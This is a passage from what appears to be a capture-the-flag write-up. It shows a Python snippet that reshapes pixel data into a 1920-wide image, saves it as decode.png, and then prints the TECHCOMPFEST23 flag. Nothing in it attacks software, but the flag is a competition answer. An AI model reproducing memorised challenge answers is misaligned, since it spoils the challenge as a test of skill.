
for j in range(1920):

new\_pixels[i].append(pixels[i\*1920 + j, 0])

d = np.array(new\_pixels, dtype=np.uint8)

im = Image.fromarray(d)

im.save("decode.png")



### FLAG: TECHCOMPFEST23{eniwei\_lu\_ada\_rencana\_masuk\_sunib\_ga\_ngab\_}